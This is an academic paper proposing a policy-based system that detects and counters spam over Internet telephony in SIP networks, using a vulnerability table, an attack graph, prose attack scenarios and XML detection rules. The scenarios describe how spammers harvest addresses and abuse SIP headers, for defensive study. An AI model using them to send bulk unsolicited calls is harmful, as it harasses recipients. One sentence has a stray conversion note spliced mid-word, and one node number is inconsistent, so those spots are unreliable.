

SIP Vulnerability Analysis
Leads to
SPIT Attack Scenarios
define
Policy
includes
Conditions
The translated attack scenarios and criteria used for detection purposes
Actions
The actions and controls used for countering the detected attacks

Fig. 1. A macroscopic view of the aSPM approach

protocol, also facilitates the exploitation of new threats and vulnerabilities. For instance, low- or zero-cost calls and zero-cost instance messages, combined with the pervasiveness of Internet, could be an attractive tool for malicious users, e.g., spammers, to make bulk unsolicited calls and/or send bulk unsolicited instant messages. This situation introduced a new form of spam, which - in the case of VoIP environments - is called Spam over Internet Telephony (SPIT) [2,3]. If there are no means to counter SPIT effectively,then an unfortunate situation will probably arise, where the use of Internet Telephony would be a synonym to frustration, and not to convenience and cost-effectiveness.

In this paper we propose a policy-based approach, as a means to manage the SPIT phenomenon in a holistic way. The approach is primarily based on a SIP protocol threat and vulnerability analysis. A result of this analysis was the identification of a series of attack scenarios. In turn, the attack scenarios were facilitated in an effort to define SPIT detection rules. These rules led to the identification and description of specific actions and controls for handling, countering, and mitigating SPIT attacks. Finally, an XML schema was used as a means for both, first, describing the detection rules, and, second, for specifying the SPIT handling controls and actions. Figure 1 depicts the functionality of this approach.

The paper is organized as follows: First, we illustrate related work on SPIT fighting and management. Then, we present the main parameters of the SPIT phenomenon, together with the notion of electronic policies. In section 4 we describe, in a generic way, the proposed policy-based SPIT management system (aSPM). In section 5, we briefly present SPIT-related vulnerabilities. In the following section, we describe how we realize SPIT attack scenarios, based on attack graphs. In section 7, we analyze aSPM further, based on an appropriate XML schema, together with the conditions that might indicate a SPIT attack, and a set of counter actions. In section 8, we propose how aSPM can be practically applied to a SIP environment. Finally, we arrived to a number of conclusions, and our plans for future work.

Current methodologies for developing anti-SPIT policies are described in more or less abstract level. As a result, they focus mainly on high level aspects of security, i.e. user preferences, while they leave aside technical aspects, such as authentication and authorization requirements, etc.

Two of the more often referred to papers on anti-SPIT policy are proposed as Internet drafts (IETF). The first one [4] proposes an authorization policy and recommends an XML structure, which identifies possible SPIT and suggests countermeasures. The main drawback of it is that the identification is based mainly on users URI and not on other SIP protocol aspects. Furthermore, it does not include the recommended rules and conditions. The second one [5] is a Call Processing Language (CPL), which describes and controls Internet telephony services. It is developed for either network servers, or user agents. It provides an XML schema, as well as the proposed values of some of its element. The weakness of this approach is that it is quite generic. It is focused on how one can represent VoIP services, and ignores the SPIT phenomenon and how it can be prevented.

Our approach aims at reducing the SPIT threat. The means for doing so is a policy-based management system, relied on well-defined criteria and countermeasures, which are applied directly to the SIP messages. Moreover, this approach is independent of the application that is used in the VoIP Infrastructure.

2 SPIT Phenomenon

2.1 VoIP and SPIT

VoIP implementations are usually based on the Session Initiation Protocol (SIP) [1]. SIP is an application layer protocol that is used to create, maintain, and terminate multimedia sessions. The basic SIP entities, which support its functionality, are (a) User Agents (UA), which act as communication end-points, and (b) SIP servers, which help and support the SIP sessions.

SPIT is a new type of threat in VoIP infrastructures. It is defined as a set of bulk unsolicited voice calls or instant messages. SPIT has three different types, namely [3]: (a) call SPIT, (b) instant message SPIT, and (c) presence SPIT. SPIT is expected to become, sooner or later, attractive to malicious users, thus making the further growth of VoIP technology practically challenging. Managing SPIT requires: (a) appropriate criteria for SPIT detection, as well as (b) actions, controls, and countermeasures for SPIT handling. Such a management capability, in terms of detection and handling, is hard to attain, mainly due to the real-time nature of VoIP communications. The problem becomes worse, as the techniques which are currently adopted for anti-spam purposes (i.e. content analysis based on Bayesian filters, or approaches [6] which aim at preventing SPIT by recognizing voice communication patterns, etc.) are not fully applicable to the SPIT context.

2.2 Policies

A VoIP infrastructure is actually a software-based application system that aims to assist users to communicate with each other. However, due to its inherent characteristics, it may also help malicious users to exploit it and make low- or zero-cost unsolicited calls.

In this paper we propose an adaptive policy-based SPIT management system, which can: (a) identify SPIT calls/messages and (b) provide appropriate actions (countermeasures) during the initiation handshake of a VoIP call. The adaptation property is achieved by providing not only the option of adding new conditions and/or actions, but also the ability to administrators of each VoIP domain to choose the appropriate rules, according to their preferences and needs.

Policies can be sorted into two basic types, namely [7]: authorization policies and obligation policies. Authorization policies are used to define access rights for a subject (management agent, user, or role). They can be either positive (permit action on target object), or negative (forbid action on target object). As such, authorization policies are used to define access control rules implemented by several types of mechanisms in a network security system, such as packet filters. Obligation policies are event-triggered condition-action rules are used to define what kind of activities a subject (human or automated manager components) must perform on objects in the target domain. In the network security context, obligation policies can be used to specify the functionality of mechanisms, such as intrusion detection systems (IDS).

We consider the anti-SPIT policy as an obligation policy. It facilitates an existing set of relevant rules and enables SPIT handling, i.e., refers to the actions that should be considered whenever a SPIT call/message is detected. Policy rules define which behavior is desired (legal) in a VoIP system. They do not describe the actions and event sequences that actually produce desired or undesired behavior. Therefore, policy rules alone are not sufficient to model every (behavioral) aspect of a VoIP system. Therefore, a policy rule set can only be assessed and sensibly interpreted in combination with adequate knowledge, regarding its embedding context. For this reason, a series of attack scenarios could help for modeling better the VoIP context.

3 Methodology

The proposed SPIT management methodology is depicted, in a functional manner, in Figure 2.

The first step of the methodology aims at an in-depth examination and analysis of the SIP protocol, in terms of SPIT. The scope of the analysis is to identify the SIP-related SPIT vulnerabilities, as well as the methods used by the attackers (spitters). The result of the SIP analysis was a number of well-defined SPIT-related threats and vulnerabilities, in accordance with the SIP RFC [1]. In the second step, the identified vulnerabilities are divided in categories. Such a categorization can help the VoIP system administrator recognize and enforce specific policy rules to specific entities, according to the communication segment each one belongs to. The third step aims at developing the attack scenarios. These scenarios were essential, so as to produce the appropriate rules for the policy. The development of scenarios is a two-step procedure: (a) a SPIT-oriented attack graph was designed, based on the identified vulnerabilities (its underlying attack trees were also built), and (b) a set of SPIT attack scenarios was produced, having the corresponding attack graph as input. The next step aims at



Vulnerability Analysis Threat Analysis
Vulnerability Categorization
Formulation of Scenarios
SPIT Handling Actions
SIP Analysis
Inter-Domain
Attack Graphs
Attack Defenses Identification
Identify SPIT-oriented Vulnerabilities
Caller/callee to domain
Attack Scenarios
Policy Framework
1. Formal Specification of Attack Scenario and Defenses
2. Corresponding XML Schema

Fig. 2. aSPM: Development methodology

describing a set of SPIT handling actions and controls, so as to counter each and every attack scenario. The selection of the essential actions was, mainly, based on SIP messages [8,9]. The actions are SIP messages, because the policy should: (a) be transparent to the administrators and users, and (b) keep to a minimum the participation of other applications during message handling. The final step aims at formally combining the attack scenarios with the proposed countermeasures (actions). In order to do so, the XML language was selected and used. The development of an XML schema not only facilitated the definition of a formal anti-SPIT policy, but also generated a flexible policy description, which is adoptable by most SIP infrastructures.

4 Threat Analysis - Vulnerability Analysis and Categorization

Although several similarities exist between spam and SPIT, the real-time nature of VoIP sessions and services, in contrast with the store-and-forward functionality of email technology, force to consider new ways for SPIT handling.

It is evident that it is more efficient to deal with SPIT in the signaling phase, i.e., where the SIP protocol is applied, than to process the content of an instant call. Thus, an in-depth analysis of the SIP protocol was carried out, in order to identify the SPIT-related SIP vulnerabilities and threats [10,11]. The set of vulnerabilities proposed in these papers were: (a) related to SIP protocol vulnerabilities, (b) due to SIP RFC optional recommendations, (c) related to interoperability with other protocols and (d) due to more generic security issues. For the analysis we considered the threats, which were derived from the first two categories. Table 1 depicts the identified vulnerabilities, which can be exploited by a spitter. The categorization of vulnerabilities was performed by taking into account that there are multiple points of communication, where the anti-SPIT policy actions could be enforced. The points of communication refer to all the entities that participate to a SIP session establishment, i.e., the intermediate

Table 1. SPIT-related SIP vulnerabilities

List of vulnerabilities	
General vulnerabilities	
Listening to a multicast address	Population of "active" addresses.
Sending messages to multicast addresses	Exploitation of forking proxies.
Exploitation of messages and header fields structure	
Request Messages: INVITE and ACK	Request Messages: MESSAGE
Response Messages	
Header fields of messages	
Subject	From
Contact and To	Retry After
Warning	Content-Disposition
Content-Type	Priority
Monitoring traffic near SIP servers	Sending Ambiguous Requests to Proxies
Contacting a redirect server with ambiguous requests	Throwaway SIP accounts
Misuse of stateless servers	Anonymous SIP servers and back-to-back user agents
Exploitation of messages headers fields	
Alert-Info	Call-Info
Error-Info	Exploitation of registrars
Port scanning of well-known SIP ports	Exploitation of re-INVITES messages
Exploitation of the record-route header field	




Fig. 3. Communication segments

domain proxies, as well as the proxies of the caller and the callee. The proposed segments, presented in Figure 3, are: (1) the communication part which lies between the callers device and the domain proxy that serves the caller, (2) the communication part that lies between proxies or redirect servers, and (3) the communications part that lies between the callees device and the domain proxy of the callee.

The first segment is the point where the SIP session establishment requests start. This segment also receives responses from the intermediate or final servers that serve the caller's requests. The second segment suffers by vulnerabilities related to the intermediate servers. These vulnerabilities have to do mainly with the routing of the messages, as well as with the way the servers react in certain conditions. This segment obtains fewer rules, as limiting the freedom of the intermediate servers is not advised. The third segment corresponds to the communication that takes place within the callees domain.

The above categories may, at first glance, seem obvious. This is not the case, as in the SIP protocol every element that participates in a session does not have a particular role for the entire session. For example, an entity that participates to a SIP negotiation process might be also in the status of receiving/transmitting SIP messages (requests/ responses).

5 Development of Scenarios

Most attacks to an information system are realized through the exploitation of one or more of its vulnerabilities [12]. In the SPIT context, such a process could be based on, first, gathering a list of SIP URI addresses, then preparing the real SPIT message, and, finally, forwarding the SPIT message to the intended recipients. Such a series of steps could be proved useful for preventing and/or handling future attacks.

Attack graphs and attack trees are used for modeling attacks against an information system, a computer, or a network [13]. In existing publications, i.e., [14], such a SIP-oriented SPIT attack model was proposed. The structure of this model consists of three levels (from the most generic to the most detailed), namely: (a) the SPIT attack method (i.e. the series of steps of an attack), (b) the SIP-oriented SPIT attack graph (description of the attack method through the relationships among abstract attacks), and (c) the SIP-oriented SPIT attack trees (analysis of every abstract attack).

The model, which is depicted in Figure 4, describes the SPIT attack scenarios and provides a method for modeling them. In detail, the attack graph is presented in the left part. The basic nodes (1 to 7) represent the abstract attacks [12], namely: (1) find and collect users addresses, (2) send bulk messages, (3) proxies-in-the-middle attack, (4) maximize profit, (5) hide identity-track when setting-up an attack, (6) hide identity-track when sending a SPIT call/message, and (7) encapsulate SPIT in SIP messages. The arrows depict the possible connections/relations between the attacks.

The graph does not have a single start-node or end-node; it only demonstrates the exploitation of SIP protocol vulnerabilities. On the other hand, the right part of the figure presents the further analysis of one abstract node, i.e., it shows how node no. 7 is broken down in a more detailed attack tree.



4
R7
R10
R11
2
R8
6
R15
R12
R9
R13
R6
R14
1
7
R19
R18
R16
R5
R20
R21
R17
3
5
The proposed attack graph based on vulnerability analysis
Encapsulate SPIT in SIP Messages
Tree Type: XOR
N1
N2
REQUEST MESSAGES EXPLOITATION
RESPONSE MESSAGES EXPLOITATION (mainly spoofed)
Tree Type: OR
Tree Type: OR
A6
A7
A8
A9
A10
Header Fields
Message Bodies
Header Fields
Message Bodies
Reason Phrase
Encapsulate SPIT in SIP Messages Attack Tree

Fig. 4. SPIT attack graph and an example of an attack tree

The model depicts how a spitter can exploit a SPIT-related vulnerability. The attack graph and attack trees can be transformed into attack scenarios (a number of example attack scenarios are described in Table 2) through the usage of an attack language like, SNORT attack language. Such a language can facilitate the transformation of a high level attack scenario into specific attack signatures (aka. definitions), which can be used can be used for detecting a SPIT attack.

Herein we will transform the attack scenarios into SPIT-oriented attack signatures. Then, the signatures will be encompassed by a SIP entity (mainly by SIP Proxy Server) for detecting SPIT. The XML language was selected for representing SPIT attacks, as its syntactical capabilities offer an adequate way for transforming high level attack scenarios into attack signatures.

6 Anti-SPIT Policy-Based Management

The proposed adaptive anti-SPIT Policy-based Management (aSPM) approach will be presented in this section. The approach tends to identify all SPIT attacks that are recognized by the attack scenarios and - at the same time - to react and respond according to the VoIP stakeholders wishes.

6.1 The Policy Condition Element

The main element of a policy description is a condition. A policy condition is a pattern of an identified SPIT attack scenario, as this is extracted by an attack graph. Such a condition is the key element for the detection of any possible SPIT attack. More specifically, a condition is formulated by extracting from an attack scenario specific characteristics and attributes that describe a SPIT attack. An example of an attack scenario description that can be used for this purpose is the following: *The callers user agent receives a response with a 200 message/code, which includes multiple addresses in Contact field and the value of the From field is equal to one of the values of the Contact*. According to it, the caller has more than one SIP addresses and introduces them in multiple contact fields. If these fields were inserted by a malicious user, then the next time the callee will try to communicate with the caller, she may call one of the alternative addresses. This leads to a possible redirection of the call towards an answering machine that plays pre-recorded SPIT messages. To deal with such an attack, we should identify these attributes of the scenario, which the SPIT detection will be based on. In this example, the appropriate attributes (or sub-conditions) are:

1. The message code is 200.
2. There are multiple Contact fields.
3. The equality between the value from the *From* header field and the value of the *Contact* header field.

The policy condition is the result of the logical aggregation of the three attributes, i.e.: *Condition=[Code=200* $\oplus$ *Contact:Multiple* $\oplus$ *From* $\approx$ *Contact].* The condition is defined, in general, as: Condition=f(c1,c2 ,,ck)=c1$\circ$ c2$\circ$ $\circ$ ck,

Table 2. Examples of attack scenarios[1]

Scenario	**Attack graph nodes and exploitation of vulnerabilities**
The spitter listens to the multicast for collecting users SIP URI addresses. Then, by using the contact header and the Alert-Info field of the INVITE message, forwards the SPIT message to the list of victims. Series of nodes: *Node 1 to Node 7*	The spitter starts the attack from node 1, namely *Find and Collect Users Addresses*. This is accomplished by exploiting the vulnerability *listening to a multicast address*. Then, the attacker goes to node 7, where the goal is to encapsulate *SPIT in SIP messages*. This is accomplished by the exploitation of the *SIP request messages* and especially the SIP headers fields *INVITE* and *ALERT-INFO* respectively.
The spitter exploits hijacked SIP proxies and sends bulk SPIT messages to an application that is using a multicast channel. Series of nodes: *Node 3 to Node 2*	The spitter starts from node 3 (*Proxies-In-The-Middle Attack*) and exploits Re-INVITES message header field vulnerability. Then, spitter transits to node 3 (*Sending Bulk Messages*), where she exploits the vulnerability of sending messages to the multicast address, that the application is using to provide content to multiple users (e.g. video conference).
The attacker sends ambiguous requests to proxies so as to collect SIP URIs addresses of her potential SPIT victims. Then by exploit the Response message and especially the From and Contact header fields forwards her SPIT message. Series of nodes: *Node 1 to Node 7*	The spitter starts the attack from node 1, namely *Find and Collect Users Addresses*. This is done by exploiting the vulnerability of *sending ambiguous requests to proxies*. Then, the attacker goes to node 7, where she uses a response message (*exploitation of response messages*) with a 200 message/code by *exploiting the Contact and From header fields* (i.e., includes multiple addresses in Contact field and the value of the From field is equal to one of the values of the Contact).

where ci is a suNote that footnotes associated with "floated objects" like tables or figures may have a problem insofar as the footnote might not follow the floated object.b-condition and $\circ$ denotes a logical operator to be $\oplus$ or $\otimes$ [2].

6.2 The Policy Action Element

The second element of a policy is the action (control, countermeasure). In SIP, proactive SPIT countermeasures can properly adjust the reaction of the negoti-

[1] The left column presents an abstract description of the attack scenario, while the right column depicts how each attack scenario is accomplished through the exploitation of specific nodes of our SPIT related attack graph

[2] The operators that are used in sub-conditions are: (1) $=$: equal, (2) **:** : times of header appearance (Multiple, One, None), (3) $\approx$: approximately equal, (4) ¿ : greater, and (5) ¡: less.

ation participating entities. The actions to be taken are divided in three main categories:

a. *Block:* It denotes the rejection of a SIP message. The action is enforced when we are sure that specific conditions are satisfied, therefore the message has been recognized as SPIT. The SIP action for this message is 403 *Forbidden"*.

b *Block with description:* It also refers to the rejection of a SIP message. The difference with the above category is that, in this case, a description of the reason why the message was rejected is sent to the request entity. This assists the caller or her domain to re-send the message, so as to meet the necessary requirements of the callee or her domain. A typical example of this action is a SIP 405 message with *Method not Allowed* description-information.

c *Notify:* It suggests that the SIP message is not rejected and will be forwarded, as the administrator/user desires. In this case, a notification is usually sent to the caller, and the message is redirected to an application that is responsible for supporting the communication. The caller usually receives a 183 SIP message with description *Session in Progress.*

6.3 From the Policy Elements to the Policy-Based Approach

An example of a condition and its corresponding actions appears on Table 3.

Table 3. A condition and suggested actions

Condition	**Code=200 ⊕ Contact:Multiple ⊕ From ≈ Contact**
List of possible actions	1.The UAC uses the specific address to compose upcoming messages 2.The UAC renews the entries for the specific UAS 3.User is informed for the new SIP addresses. 4.The UAC rejects the call and returns a Message 403 (Forbidden) 5.The UAC rejects the call and returns a message 606 (Not Acceptable) 6.The UAC forwards SIP message to another entity and returns a message 183 (Session in Progress)

The policy element, together with its underlying components (condition element, actions element), are categorized on the basis of the communication segment in which each can be enforced. The entities that participate in each segment can have a different policy, i.e., the policy instance for each entity includes a different set of policy elements. Each anti-SPIT policy, and the corresponding policy elements, are defined and integrated manually by the administrator of each communication segment, presented in section 4. On the basis of the above, the proposed adaptive anti-SPIT policy-based management approach is depicted in Figure 5.




Fig. 5. aSPM: Adaptive anti-SPIT policy-based management

7 aSPM Proposed Architecture

As the applicability of the aSPM is an important part of its value, two steps were taken towards this direction. First, the anti-SPIT policy was described in a structured form, i.e., as an XML schema [15]. Second, the anti-SPIT policy was applied to an existing SIP infrastructure, i.e., the SIP Express Server (SER), an open source software product, currently use by organizations including Columbia University, Swiss Federal Institute of Technology, etc. [16,17].

7.1 XML Representation

XML is a markup language, which can represent data in a structured way. In our case, the XML schema[3] basically includes the identification characteristics of the attack attributes, together with the relation between them. The schema is developed in order to be: (a) easy for the administrator to develop a policy element, and (b) easily processed by an automated procedure. The main component/tags[4] of the schema will be described in the sequel, while the whole schema appears in the Appendix.

The main element of the XML policy structure is the *RuleItem*. A *RuleItem* consists of two elements, the *Subject*, on which the condition is applied, and the *Rule*, which obtains the policy element. The *subject* tag contributes in not having multiple policies for the same entity, as each communication entity takes a variety of roles during the SIP negotiation. In our case, the possible values of the *Subject* are: (a) Caller, (b) Callee, (c) Callers proxy, and (d) callees proxy.

The other element of the *RuleItem* is the *Rule*, which aims at identifying a certain condition and introducing the proper action, when the condition is met.

[3] XML Schema Definition (XSD).

[4] The remaining XML schema is presented in the Appendix.




Fig. 6. Main XML elements

A *Rule* element consists of three tags, namely: (a) the *Trigger* tag, which denotes when the rule is checked, and its values are: Receive Message, Create Message, (b) the *condition* tag, and (c) the *Action* tag, which refers to the action that must be applied.

The condition can appear one, many, or no times in a Rule, in order to fulfill the produced attack pattern (i.e., sometimes there are no conditions to be fulfilled for an action to take place). This occurs when there are rules, which are mandatory for a specific event in a policy. These events are related to the Subject element and not to the condition element, which exists in the Rule.

The second tag of *Rule* Item, i.e., the *condition*, consists of: (a) the *Item* tag, on which the condition is checked, and it can be a header field or a request type (INVITE, OPTION, etc.), (b) the *Value* tag, which is the value of the *Item*, and (c) the *Relation* tag, which is the relation/logical operator between the *Item* and the proposed value. The *Relation* tag, defines whether the value of the *Item* should be equal to the *Value* Item or the exact difference from it. Also, the Relation element is used to indicate a property, of the *Item* element, like multiplicity or existence. The third part of the *Rule* tag is the *Action*. The action element is processed only if the *Trigger* and the *Condition* are fulfilled. An action consists of (a) *Notify*, which suggests the notification procedure that should be followed, (b) *Return Message*, which enforces the format and code of a new message to be send back to the appropriate entity, and (c) *FieldTask*, which contains all the actions that affect the header fields of a SIP message. Figure 6 depicts the main XML elements.

7.2 aSPM Integration

The aSPM Architecture In this section we describe how an anti-SPIT policy can be integrated in a SIP infrastructure. The proposed approach is shown in Figure 7. The approach is based on three basic elements, namely:

a) The SIP parser. It is an automated process, integrated to the SER server and used to support the routing of the incoming SIP messages. The SIP parser can scan SIP messages and extract the message attributes (the main attributes are the header fields, such as From, Contact, and SIP-URI and their values).



SIP server
XML Policy
XML Policy Parser
Policy Elements (Pattern, Actions)
INVITE
SIP Message Parser
Message Attributes
Policy Enforcement
INVITE delivered to the callee
Handle according to the proposed actions

Fig. 7. The aSPM Architecture

b) The XML parser. It is an interface that allows the navigation to the entire document, as if it was a tree of Nodes. The parser reads XML into memory, and provides easy access to tag values of the document.

c) The policy enforcement (or decision) point. The input to it is the parsed xml document, together with the message attributes. Two actions take place in this module: (a) all the conditions are checked, so as to find out which is fulfilled and which not (actually, first a SIP message is received and parsed, and then the message attributes are checked against the policy element), and (b) if one or more conditions are met, then the proposed action (described in the fulfilled policy element) does take place. If several conditions are met, then the stricter action is executed.

8 Brief Conclusions and Further Research Plans

SIP-based VoIP environments seem to gain a lot of attention, especially due their low cost for telephony services. However, the SPIT threat and its underlying SIP-related vulnerabilities pose a considerable concern that should be addressed.

In this paper we proposed an anti-SPIT policy-based management system (aSPM), with an eye towards the effective management of SPIT phenomenon. The suggested approach was primarily based on a SIP protocol threat and vulnerability analysis, which results in the identification of a series of attack scenarios. Then, the attack scenarios were analyzed, in an effort to define SPIT detection rules. These rules led to the identification and description of specific actions and controls, capable of countering and mitigating SPIT attacks. An XML schema was proposed as a means for both, first, describing the detection rules, and, second, stipulating the SPIT handling controls and actions. Finally, it was demonstrated how the aSPM approach could be practically integrated into a real SIP environment.

Regarding future plans, we aim to enhance the aSPM by supporting the integration of detection rules in a dynamic way, regarding for example user preferences and feedback [18]. Furthermore, we aim to analyze how a VoIP infrastructure, where aSPM is applied, can interoperate with other frameworks. In particular, we plan to check how the information resulted from the use of the aSPM in a given VoIP environment could be facilitated in different VoIP environments, with an eye towards evaluating its intra-VoIP environments application potential.

Acknowledgments. This work has been partially performed within the SPIDER (COOP-32720) Project, which is funded by the European Commission under FP6. The authors would like to thank our colleagues M. Theoharidou and Y. Mallios for their constructive comments and suggestions.

References

1. Rosenberg, J., et al.: Session Initiation Protocol (SIP), RFC 3261 (June 2002)
2. El Sawda, S., Urien, P.: SIP security attacks and solutions: A state-of-the-art review. In: Proc. of IEEE International Conference on Information and Communication Technologies: From Theory to Applications (ICTTA 2006), April 2006, vol. 2, pp. 3187–3191 (2006)
3. Rosenberg, J., Jennings, C.: The Session Initiation Protocol (SIP) and Spam, RFC 5039, Network Working Group (January 2008)
4. Tschofenig, H., Wing, D., Schulzrinne, H., Froment, T., Dawirs, G.: A document format for expressing authorization policies to tackle spam and unwanted communication for Internet Telephony (draft-tschofenig-sipping-spit-policy-02.txt)
5. Lennox, J., Wu, X., Schulzrinne, H.: Call Processing Language(CPL): A Language for User Control of Internet Telephony Services. RFC 3880, Columbia University (October 2004)
6. Quittek, J., et al.: Prevention of Spam over IP Telephony (SPIT). NEC Technical Journal 1(2), 114–119 (2006)
7. Sloman, M., Lupu, E.: Security and management policy specification. IEEE Network, Special Issue on Policy-Based Networking 16(2), 10–19 (2002)
8. Cisco Systems, Session Initiation Protocol gateway call flows and compliance information SIP messages and methods overview, http://www.cisco.com/application/pdf/en/us/guest/products/ps4032/c2001/ccmigration09186a00800c4bb1.pdf
9. Cisco Systems, SIP Messages and Methods Overview, http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/rel_docs/sip_flo/preface.pdf
10. Dritsas, S., Mallios, J., Theoharidou, M., Marias, G., Gritzalis, D.: Threat analysis of the Session Initiation Protocol regarding spam. In: Proc. of the 3rd IEEE International Workshop on Information Assurance (WIA 2007), April 2007, pp. 426–433. IEEE Press, USA (2007)
11. Marias, G.F., Dritsas, S., Theoharidou, M., Mallios, J., Gritzalis, D.: SIP vulnerabilities and antiSPIT mechanisms assessment. In: Proc. of the 16th IEEE International Conference on Computer Communications and Networks (ICCCN 2007), Hawaii, August 2007, pp. 597–604. IEEE Press, Los Alamitos (2007)

12. Mehta, V., Bartzis, C., Zhu, H., Clarke, E., Wing, J.: Ranking Attack Graphs. In: Proc. of Recent Advances in Intrusion Detection, September 2006, pp. 127–144. Springer, Germany (2006)
13. Schneier, B.: 'Attack trees', in Secrets & Lies: Digital Security in a Networked World, pp. 318–333. Wiley, Chichester (2000)
14. Mallios, Y., Dritsas, S., Tsoumas, S., Gritzalis, D.: Attack modeling of SIP-oriented SPIT. In: Proc. of the 2nd International Workshop on Critical Information Infrastructure Security (CRITIS 2007), October 2007, Springer, Spain (to appear, 2007)
15. Bertino, E., Castano, S., Ferrari, E.: On specifying security policies for web documents with an XML-based language. In: Proc. of the 6th ACM Symposium on Access Control Models and Technologies, pp. 57–65 (2001)
16. SIP Express Router (SER), Iptel.org, www.iptel.org/ser
17. Example SER deployments, http://mit.edu/sip/sip.edu/deployments.shtml
18. Guang-Yu, H., Ying-Youm, W., Hong, Z.: SPIT Detection and Prevention Method in VoIP Environment. In: The Third International Conference on Availability, Reliability and Security, pp. 473–478 (2008)

Appendix




Fig. 8. Part of XML Schema

